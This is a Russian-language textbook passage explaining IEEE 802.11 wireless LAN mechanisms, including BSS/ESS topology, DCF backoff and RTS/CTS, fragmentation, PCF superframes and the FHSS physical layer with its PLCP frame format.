В маячковые сигналы встроена функция синхронизации таймера (timer synchronization function, TSF). Каждый клиент сравнивает TSF в маячковом сигнале со своим собственным таймером и, если полученное значение больше, считает, что часы передающей станции идут быстрее и подстраивает свой собственный таймер в соответствии с полученным значением. Это имеет долговременный эффект синхронизации работы всей неплановой сети по клиенту с самым быстрым таймером. В больших распределенных неплановых сетях, когда многие клиенты не могут связываться напрямую, может понадобиться некоторое время для достижения синхронизации всех клиентов.

### **Базовые зоны обслуживания BSS**

BSS — это группа работающих по стандарту 802.11 станций, связывающихся одна с другой. Технология BSS предполагает наличие особой станции, которая называется точка доступа (access point) (рис. 2).



Рис. 2. Структура BSS

Точка доступа — это центральный пункт связи для всех станций BSS. Клиентские станции не связываются непосредственно одна с другой. Вместо этого они связываются с точкой доступа, а уже она направляет фреймы станции-адресату. Точка доступа может иметь порт восходящего канала (uplink port), через который BSS подключается к проводной сети (например, восходящий канал Ethernet). Поэтому BSS иногда называют инфраструктурой BSS.

### **Расширенные зоны обслуживания ESS**

Несколько инфраструктур BSS могут быть соединены через их интерфейсы восходящего канала. Там, где действует стандарт 802.11, интерфейс восходящего канала соединяет BSS с распределительной системой (distribution system, DS). Несколько BSS, соединенных между собой через распределительную систему, образуют расширенную зону обслуживания (ESS). Восходящий канал к распределительной системе не обязательно должен использовать проводное соединение. На рисунке 4.3 представлен пример структуры ESS. Спецификация стандарта 802.11


оставляет возможность реализации этого канала в виде беспроводного. Но чаще восходящие каналы к распределительной системе представляют собой каналы проводной Ethernet.



Рис. 3. Структура ESS

### Обзор механизмов доступа к среде

Предотвращение коллизий является ключевым моментом для беспроводных сетей, поскольку последние не имеют явного механизма для их обнаружения. При использовании технологии CSMA/CA, коллизия обнаруживается только при неполучении передающей станцией ожидаемого подтверждения. Реализация технологии CSMA/CA стандартом 802.11 осуществляется при использовании распределенной функции координации (distributed coordination function, DCF). Для предотвращения коллизий в сетях с точкой доступа предусмотрен опциональный механизм централизованной функции координации PCF (Point Coordination Function).

### Функция распределенной координации DCF


На первый взгляд организовать совместный доступ к среде передачи данных достаточно просто. Для этого необходимо лишь обеспечить, чтобы все узлы передавали данные только тогда, когда среда является свободной, то есть когда ни один из узлов не производит передачу данных. Однако такой механизм неизбежно приведет к коллизиям, поскольку велика вероятность того, что два или более узлов одновременно, пытаясь получить доступ к среде передачи данных, решат, что среда свободна и начнут одновременную передачу. Именно поэтому необходимо разработать алгоритм, способный снизить вероятность возникновения коллизий и в то же время гарантировать всем узлам сети равноправный доступ к среде передачи данных.

Одним из вариантов организации такого равноправного доступа к среде передачи данных является функция распределенной координации (DCF). Эта функция основана на методе коллективного доступа с обнаружением несущей и механизмом избегания коллизий (Carrier Sense Multiple Access/Collision Avoidance, CSMA/CA). При такой организации каждый узел,



прежде чем начать передачу, «прослушивает» среду, пытаясь обнаружить несущий сигнал, и только при условии, что среда свободна, может начать передачу данных.

Однако, в этом случае велика вероятность возникновения коллизий: когда два или более узлов сети одновременно (или почти одновременно) решат, что среда свободна, и начнут передавать данные. Для того чтобы снизить вероятность возникновения подобных ситуаций, используется механизм избежания коллизий (Collision Avoidance, CA). Суть данного механизма заключается в следующем. Каждый узел сети, убедившись, что среда свободна, прежде чем начать передачу, выжидает в течение определенного промежутка времени. Этот промежуток является случайным и складывается из двух составляющих: обязательного промежутка DIFS (DCF Interframe Space) и выбираемого случайным образом промежутка обратного отсчета (backoff time). В результате каждый узел сети перед началом передачи выжидает в течение случайного промежутка времени, что, естественно, значительно снижает вероятность возникновения коллизий, поскольку вероятность того, что два узла сети будут выжидать в течение одного и того же промежутка времени, чрезвычайно мала.

Для того чтобы гарантировать всем узлам сети равноправный доступ к среде передачи данных, необходимо соответствующим образом определить алгоритм выбора длительности промежутка обратного отсчета (backoff time). Промежуток обратного отсчета хотя и является случайным, но в то же время определяется на основании множества некоторых дискретных промежутков времени, то есть, равен целому числу элементарных временных промежутков, называемых тайм-слотами (SlotTime). Для выбора промежутка обратного отсчета каждый узел сети формирует так называемое окно конкурентного доступа (Contention Window, CW), используемое для определения количества тайм-слотов, в течение которых станция выжидала перед передачей. Фактически окно CW – это диапазон для выбора количества тайм-слотов, причем минимальной размер окна определяется в 31 тайм-слот, а максимальный размер — в 1023 тайм-слота. Промежуток обратного отсчета определяется как количество тайм-слотов, определяемое исходя из размера окна CW:

$$\text{Backoff time} = \text{Random}[CW_{\min}, CW_{\max}] \times \text{SlotTime}$$

Когда узел сети пытается получить доступ к среде передачи данных, то после обязательного промежутка ожидания DIFS запускается процедура обратного отсчета, то есть включается обратный отсчет счетчика тайм-слотов начиная от выбранного значения окна CW. Если в течение всего промежутка ожидания среда оставалась свободной (счетчик обратного отсчета равен нулю), то узел начинает передачу.

После успешной передачи окно CW формируется вновь. Если же за время ожидания передачу начал другой узел сети, то значение счетчика обратного отсчета останавливается и передача данных откладывается. После того как среда станет свободной, данный узел снова начинает

процедуру обратного отсчета, но уже с меньшим размером окна CW, определяемого предыдущим значением счетчика обратного отсчета и соответственно с меньшим значением времени ожидания. При этом очевидно, что чем большее число раз узел откладывает передачу по причине занятости среды, тем выше вероятность того, что в следующий раз он получит доступ к среде передачи данных (рис. 4).



Рис. 4. Реализация равноправного доступа к среде передачи данных в методе DCF

Рассмотренный алгоритм реализации коллективного доступа к среде передачи данных гарантирует равноправный доступ всех узлов сети к среде. Однако при таком подходе вероятность возникновения коллизий хотя и мала, но все-таки существует. Понятно, что снизить вероятность возникновения коллизий можно путем увеличения максимального размера формируемого окна CW. В то же время это увеличит времена задержек при передаче и тем самым снизит производительность сети. Поэтому в методе DCF для минимизации коллизий используется следующий алгоритм. После каждого успешного приема кадра принимающая сторона через короткий промежуток SIFS (Short Interframe Space) подтверждает успешный прием, посылая ответную квитанцию – кадр ACK (ACKnowledgement) (рис. 5). Если в процессе передачи данных возникла коллизия, то передающая сторона не получает кадр ACK об успешном приеме. В этом случае размер CW-окна для передающего узла увеличивается почти вдвое. Так, если для первой передачи размер окна равен 31 слоту, то для второй попытки передачи он уже составляет 63 слота, для третьей – 127 слотов, для четвертой – 255, для пятой – 511, а для всех последующих – 1023 слота. То есть для каждой  $i$ -й передачи (если все предыдущие оказались безуспешными) размер CW-окна увеличивается по следующему правилу:

$$CW_i = 2CW_{i-1} + 1$$

Таким образом, увеличение размера окна происходит динамически по мере роста числа коллизий, что позволяет, с одной стороны, уменьшить временные задержки и, с другой стороны, снизить вероятность возникновения коллизий.



Рис. 5. Кадры квитанции, отсылаемые в случае успешной передачи данных

Говоря об алгоритме реализации равноправного доступа к среде передачи данных, необходимо также учитывать и размер кадра данных. Действительно, если кадры данных будут слишком большими, то при возникновении коллизий придется повторно передавать большой объем информации, что приведет к снижению производительности сети. Кроме того, при большом размере кадров данных узлы сети вынуждены простаивать в течение довольно продолжительного времени, прежде чем начать передачу.

В то же время использование кадров данных небольшого размера, хотя и позволяет гарантировать равноправный доступ всех узлов к среде передачи данных и минимизирует издержки при возникновении коллизий, не может не отразиться негативно на полезном сетевом трафике. Дело в том, что каждый кадр наряду с полезной информацией содержит информацию служебную (заголовок кадра). При уменьшении размера кадра сокращается величина именно полезной информации (пользовательских данных), что обуславливает передачу по сети избыточного количества служебной информации. Поэтому размер кадра — это своего рода золотая середина, от правильного выбора которой зависит эффективность использования среды передачи данных.

Рассмотренный механизм регламентирования коллективного доступа к среде передачи данных имеет одно узкое место — так называемую проблему скрытых узлов. Из-за наличия естественных препятствий возможна ситуация, когда два узла сети не могут «слышать» друг друга напрямую. Такие узлы называют скрытыми.


Для того чтобы разрешить проблему скрытых узлов, функция DCF опционально предусматривает возможность использования алгоритма RTS/CTS.

#### Алгоритм RTS/CTS

В соответствии с алгоритмом RTS/CTS каждый узел сети, перед тем как послать данные в «эфир», сначала отправляет специальное короткое сообщение, которое называется RTS (Ready To Send) и означает готовность данного узла к отправке данных. Такое RTS-сообщение содержит

информацию о продолжительности предстоящей передачи и об адресате и доступно всем узлам в сети (если только они не скрыты от отправителя). Это позволяет другим узлам задержать передачу на время, равное объявленной длительности сообщения. Приемная станция, получив сигнал RTS, отвечает посылкой сигнала CTS (Clear To Send), свидетельствующего о готовности станции к приему информации. После этого передающая станция посылает пакет данных, а приемная станция должна передать кадр ACK, подтверждающий безошибочный прием. Последовательность отправки кадров между двумя узлами сети показана на рис.6.



Рис. 6. Взаимодействие между двумя узлами сети в соответствии с алгоритмом RTS/CTS

Теперь рассмотрим ситуацию, когда сеть состоит из четырех узлов: А, В, С и D (рис. 4.4). Предположим, что узел С находится в зоне досягаемости только узла А, узел А находится в зоне досягаемости узлов С и В, узел В находится в зоне досягаемости узлов А и D, а узел D находится в зоне досягаемости только узла В. То есть в такой сети имеются скрытые узлы: узел С скрыт от узлов В и D, узел А скрыт от узла D.

В подобной сети алгоритм RTS/CTS позволяет справиться с проблемой возникновения коллизий, которая не решается посредством рассмотренного базового способа организации коллективного доступа в DCF. Действительно, пусть узел А пытается передать данные узлу В. Для этого он посылает сигнал RTS, который, помимо узла В, получает также узел С, но не получает узел D. Узел С, получив данный сигнал, блокируется, то есть приостанавливает попытки передавать сигнал до момента окончания передачи между узлами А и В. Узел В, в ответ на полученный сигнал RTS, посылает кадр CTS, который получают узлы А и D. Узел D, получив данный сигнал, также блокируется на время передачи между узлами А и В.



Рис.7. Решение проблемы скрытых узлов в алгоритме RTS/CTS

У алгоритма RTS/CTS имеются свои подводные камни, которые в определенных ситуациях могут приводить к снижению эффективности использования среды передачи данных. К примеру, в некоторых ситуациях возможно такое явление, как распространение эффекта ложных блокировок узлов, что в конечном счете может привести к ступору в сети.

Рассмотрим, к примеру, сеть, показанную на рис. 4.5. Пусть узел В пытается передать данные узлу А, посылая ему кадр RTS. Поскольку этот кадр получает также и узел С, то он блокируется на время передачи между узлами А и В. Узел D, пытаясь передать данные узлу С, посылает кадр RTS, но поскольку узел С заблокирован, то он не получает ответа и начинает процедуру обратного отсчета с увеличенным размером окна. В то же время кадр RTS, посланный узлом D, получает и узел Е, который, ложно предполагая, что за этим последует сеанс передачи данных от узла D к узлу С, блокируется. Однако это ложная блокировка, поскольку реально между узлами D и С передачи нет. Более того, если узел F попытается передать данные ложно заблокированному узлу Е и пошлет свой кадр RTS, то он ложно заблокирует узел G.



Рис. 7. Возникновение ложных блокировок узлов сети

Описанное явление ложной блокировки узлов может приводить к кратковременному ступору всей сети.

### **Фрагментация фрейма по стандарту 802.11**

Фрагментация фрейма – это выполняемая на уровне MAC функция, назначение которой – повысить надежность передачи фреймов через беспроводную среду. Под фрагментацией понимается дробление фрейма на меньшие фрагменты и передача каждого из них отдельно. Предполагается, что вероятность успешной передачи меньшего фрагмента через зашумленную беспроводную среду выше. Получение каждого фрагмента фрейма подтверждается отдельно; следовательно, если какой-нибудь фрагмент фрейма будет передан с ошибкой или вступит в коллизию, только его придется передавать повторно, а не весь фрейм. Это увеличивает пропускную способность среды.


Размер фрагмента может задавать администратор сети. Фрагментации подвергаются только одноадресные фреймы. Широковещательные, или многоадресные, фреймы передаются целиком. Кроме того, фрагменты фрейма передаются пакетом, с использованием только одной итерации механизма доступа к среде DSF.

Хотя за счет фрагментации можно повысить надежность передачи фреймов в беспроводных

локальных сетях. Она приводит к увеличению «накладных расходов» MAC-протокола стандарта 802.11. Каждый фрагмент фрейма включает информацию, содержащуюся в заголовке 802.11 MAC, а также требует передачи соответствующего фрейма подтверждения. Это увеличивает число служебных сигналов MAC-протокола и снижает реальную производительность беспроводной станции. Фрагментация – это баланс между надежностью и непроизводительной загрузкой среды.

#### Функция централизованной координации PCF

Рассмотренный выше механизм распределенной координации DCF является базовым для протоколов 802.11 и может использоваться как в беспроводных сетях, функционирующих в режиме Ad-Hoc, так и в сетях, функционирующих в режиме Infrastructure, то есть в сетях, инфраструктура которых включает точку доступа.

Однако для сетей в режиме Infrastructure более естественным является несколько иной механизм регламентирования коллективного доступа, известный как функция централизованной координации (Point Coordination Function, PCF). Отметим, что механизм PCF является опциональным и применяется только в сетях с точкой доступа.

В случае задействования механизма PCF один из узлов сети (точка доступа) является центральным и называется центром координации (Point Coordinator, PC). На центр координации возлагается задача управления коллективным доступом всех остальных узлов сети к среде передачи данных на основе определенного алгоритма опроса или исходя из приоритетов узлов сети. То есть центр координации опрашивает все узлы сети, внесенные в его список, и на основании этого опроса организует передачу данных между всеми узлами сети. Важно, что такой подход полностью исключает конкурирующий доступ к среде, как в случае механизма DCF, и делает невозможным возникновение коллизий, а для времязависимых приложений гарантирует приоритетный доступ к среде. Таким образом, PCF может использоваться для организации приоритетного доступа к среде передачи данных.

Функция централизованной координации не отрицает функцию распределенной координации, а скорее, дополняет ее, накладываясь поверх. Фактически в сетях с механизмом PCF реализуется как механизм PCF, так и традиционный механизм DCF. В течение определенного промежутка времени реализуется механизм PCF, затем – DCF, а потом все повторяется заново.

Для того чтобы иметь возможность чередовать режимы PCF и DCF, необходимо, чтобы точка доступа, выполняющая функции центра координации и реализующая режим PCF, имела бы приоритетный доступ к среде передачи данных. Это можно сделать, если использовать конкурентный доступ к среде передачи данных (как и в методе DCF), но для центра координации разрешить использовать промежуток ожидания, меньший DIFS. В этом случае если центр

координации пытается получить доступ к среде, то он ожидает (как и все остальные узлы сети) окончания текущей передачи и, поскольку для него определяется минимальный режим ожидания после обнаружения «тишины» в эфире, первым получает доступ к среде. Промежуток ожидания, определяемый для центра координации, называется PIFS (PCF Interframe Space), причем  $SIFS < PIFS < DIFS$ .

Режимы DCF и PCF объединяются в так называемом суперфрейме, который образуется из промежутка бесконкургентного доступа к среде, называемого CFP (Contention-Free Period), и следующего за ним промежутка конкурентного доступа к среде CP (Contention Period) (рис. 8).



Рис. 8. Объединение режимов PCF и DCF в одном суперфрейме

Суперфрейм начинается с кадра-маячка (beacon), получив который все узлы сети приостанавливают попытки передавать данные на время, определяемое периодом CFP. Кадры маячки несут служебную информацию о продолжительности CFP-промежутка и позволяют синхронизировать работу всех узлов сети. Во время режима PCF точка доступа опрашивает все узлы сети о кадрах, которые стоят в очереди на передачу, посылая им служебные кадры CF\_POLL. Опрашиваемые узлы в ответ на получение кадров CF\_POLL посылают подтверждение CF\_ACK. Если подтверждения не получено, то точка доступа переходит к опросу следующего узла.

Кроме того, чтобы иметь возможность организовать передачу данных между всеми узлами сети, точка доступа может передавать кадр данных (DATA) и совмещать кадр опроса с передачей данных (кадр DATA+CF\_POLL). Аналогично узлы сети могут совмещать кадры подтверждения с передачей данных DATA+CF\_ACK (рис. 4.7).

Допускаются следующие типы кадров во время режима PCF:


- DATA — кадр данных
- CF\_ACK — кадр подтверждения
- CF\_POLL — кадр опроса
- DATA+CF\_ACK — комбинированный кадр данных и подтверждения
- DATA+CF\_POLL — комбинированный кадр данных и опроса
- DATA+CF\_ACK+CF\_POLL — комбинированный кадр данных, подтверждения и опроса
- CF\_ACK+CF\_POLL — комбинированный кадр подтверждения и опроса





Рис. 9. Организация передачи данных между узлами сети в режиме PCF

### Физические уровни стандартов

Основное назначение физических уровней стандарта 802.11 – обеспечение механизма беспроводной передачи для подуровня MAC, а также поддержание вторичных функций (оценка состояние беспроводной среды и сообщение об этом MAC). MAC и PHY не зависимы это дает возможность использовать более скоростные физические уровни, описанные в стандартах 802.11a/b/g.

Каждый физический уровень стандарта имеет два подуровня:


- - PLCP (Physical Layer Convergence Procedure) – процедура определения состояния физического уровня;
- - PMD (Physical Medium Dependent) – подуровень физического уровня, зависящий от среды передачи.

На рис. 10 показана как эти уровни соотносятся между собой и вышестоящими уровнями.



Рис. 10. Подуровни уровня РНУ модели взаимодействия открытых систем (OSI)

Подуровень PLCP является уровнем обеспечения взаимодействия, на котором осуществляется перемещение элементов данных протокола MAC (MAC protocol data units, MPDU) между MAC – станциями с использованием подуровня PMD, на котором реализуется тот или иной метод передачи и приема данных через беспроводную сеть. Подуровни PLCP и PMD отличаются в разных вариантах стандарта 802.11.

### **Физический уровень беспроводных сетей стандарта 802.11**

Исходный стандарт 802.11 определяет два метода передачи на физическом уровне.

- Технология расширения спектра путем скачкообразной перестройки частоты (FHSS)
- Технология широкополосной модуляции с расширением спектра методом прямой последовательности (DSSS)

Обе технологии работают в диапазоне 2,4 ГГц, в котором выделена полоса шириной 82 МГц для промышленного, научного и медицинского применения (ISM).

### **Беспроводные локальные сети со скачкообразной перестройкой частоты (FHSS)**

Беспроводные локальные сети FHSS (Frequency Hopping Spread Spectrum) поддерживают скорости передачи 1 и 2 Мбит/с. Как следует из названия, устройства FHSS осуществляют скачкообразную перестройку частоты по predetermined схеме, как показано на рис. 11.

Устройства FHSS делят предназначенную для их работы полосу частот от 2,402 до 2,480 ГГц на 79 неперекрывающихся каналов (это справедливо для Северной Америки и большей части Европы). Ширина каждого из 79 каналов составляет 1 МГц.



Рис. 11. Пример скачкообразной перестройки частоты

Последовательность перестройки частоты имеет следующие параметры: частота перескоков не менее 2,5 раз в секунду, как минимум между 6-ю каналами. Чтобы избежать коллизий между перекрывающимися зонами покрытия, возможные последовательности перескоков разбиты на три набора последовательностей, длина которых для северной Америки и большей части Европы равна 26. В таблице 4.1 представлены схемы скачкообразной перестройки частоты, обеспечивающие минимальные перекрытия.

Таблица 1. Схемы скачкообразной перестройки частоты

Набор частот	Схема скачкообразной перестройки частоты
1	0,3,6,9,12,15,18,21,24,27,30,33, 6,39,42,45,48,51,54,57,60,63,66,69,72,75
2	1,4,7,10,13,16,19,22,25,28,31,34,37,40,43,46,49,52,55,58,61,64,67,70,73,76
3	2,5,8,11,14,17,20,23,26,29,32,35,38,41,44,47,50,53,56,59,62,65,68,71,74,77


После того как уровень MAC пропускает MAC – фрейм, который в локальных беспроводных сетях имеет название PSDU (сокращение от PLCP service data unit), подуровень PLCP добавляет

два поля в начало фрейма, чтобы сформировать таким образом фрейм PPDU (элемент данных протокола PLCP). Но рис. 12 представлен формат фрейма FHSS подуровня PLCP.



Рис. 12. Формат фрейма FHSS подуровня PLCP

Преамбула PLCP состоит из двух подполей. Подполе Sync размером 80 бит. Строка, состоящая из чередующихся 0 и 1, начинается с нуля. Приемная станция использует это поле, чтобы принять решение о выборе антенны при наличии такой возможности, откорректировать уход частоты (frequency offset) и синхронизировать распределение пакетов (packet timing). Подполе флага начала фрейма (start of frame delimiter, SFD) размером 16 бит. Состоит из специфической строки (0000 1100 1011 1101, крайний слева бит первый), применяется для синхронизации фреймов в приемной станции.

Заголовок фрейма PLCP состоит из трех подполей. PSDU Length Word (PLW) - слово длины служебного элемента данных PLCP (PSDU), указывает размер фрейма MAC в октетах. Сигнальное поле PLCP (signaling field PLCP, PSF) размером 4 бита. Указывает скорость передачи данных конкретного фрейма.

